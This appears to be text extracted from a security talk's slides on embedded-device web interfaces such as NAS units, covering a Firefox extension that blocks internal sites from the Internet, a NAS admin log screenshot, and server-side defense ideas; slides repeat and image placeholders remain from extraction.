


SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





SiteFirewall (a Firefox extension), prevents internal websites from accessing the Internet.





Page interactions with the Internet blocked.

After

LACIE

Configuration Network Disk Shares Users Media Status

admin @ 2000-02-11 06:43:04 PM [Log Off](#)

| Date | Program | Message |
|--|-------------------------|--|
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session opened for user admin by (uid=0) |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session closed for user admin |
| Jan 10 02:19:07 | httpd(pam_unix)[17613]: | bad username [] |
| Jan 10 02:19:46 | httpd(pam_unix)[17617]: | bad username [|
|] Jan 10 02:19:46 httpd(pam_unix)[17617]: bad username [] Jan 10 02:19:50 httpd(pam_unix)[17618]: session opened for user admin by (uid=0) Jan 10 02:19:50 httpd(pam_unix)[17618]: session closed for user admin Jan 10 02:19:54 httpd(pam_unix)[17664]: session opened for user admin by (uid=0) Jan 10 02:19:54 httpd(pam_unix)[17664]: session closed for user admin Jan 10 02:20:01 httpd(pam_unix)[17795]: session opened for user admin by (uid=0) Jan 10 02:20:01 httpd(pam_unix)[17795]: session closed for user admin Jan 10 02:20:02 httpd(pam_unix)[17847]: bad username [] Jan 10 02:20:02 httpd(pam_unix)[17848]: session opened for user admin by (uid=0) Jan 10 02:20:02 httpd(pam_unix)[17848]: session closed for user admin Jan 10 23:08:40 kernel: egiga0: link down Jan 10 23:08:41 ifplugd(egiga0)[622]: Link beat lost. Jan 10 23:08:43 ifplugd(egiga0)[622]: Executing '/etc/ifplugd/ifplugd.action egiga0 down'. Jan 10 23:08:43 ifplugd(egiga0)[622]: client: route: SIOCADDRT: No such process Jan 10 23:08:44 ifplugd(egiga0)[622]: Program executed successfully. Jan 10 23:13:12 kernel: egiga0: link up<5>, full | | |

Server-side defenses



Difficulties

- ▶ No standard platform to build for
- ▶ Adding insecure features: unavoidable

Server-side defenses



Difficulties

- ▶ No standard platform to build for
- ▶ Adding insecure features: unavoidable



Difficulties

- ▶ No standard platform to build for
- ▶ Adding insecure features: unavoidable

Requirements

- ▶ Security is a top priority
- ▶ Performance trade-offs possible
- ▶ Architectural trade-offs: kernel vs. web server



Opportunities

- ▶ Use captchas
- ▶ Process sandboxing
- ▶ Data storage and access model



Opportunities

- ▶ Use captchas
- ▶ Process sandboxing
- ▶ Data storage and access model

Future work: development framework

- ▶ Secure embedded web applications
- ▶ RoR too heavyweight in this context

One more thing


Another boring NAS device?




SOHO NAS

- ▶ Buffalo LS-CHL
- ▶ BitTorrent support!


Massive exploitation




Massive exploitation




Massive exploitation



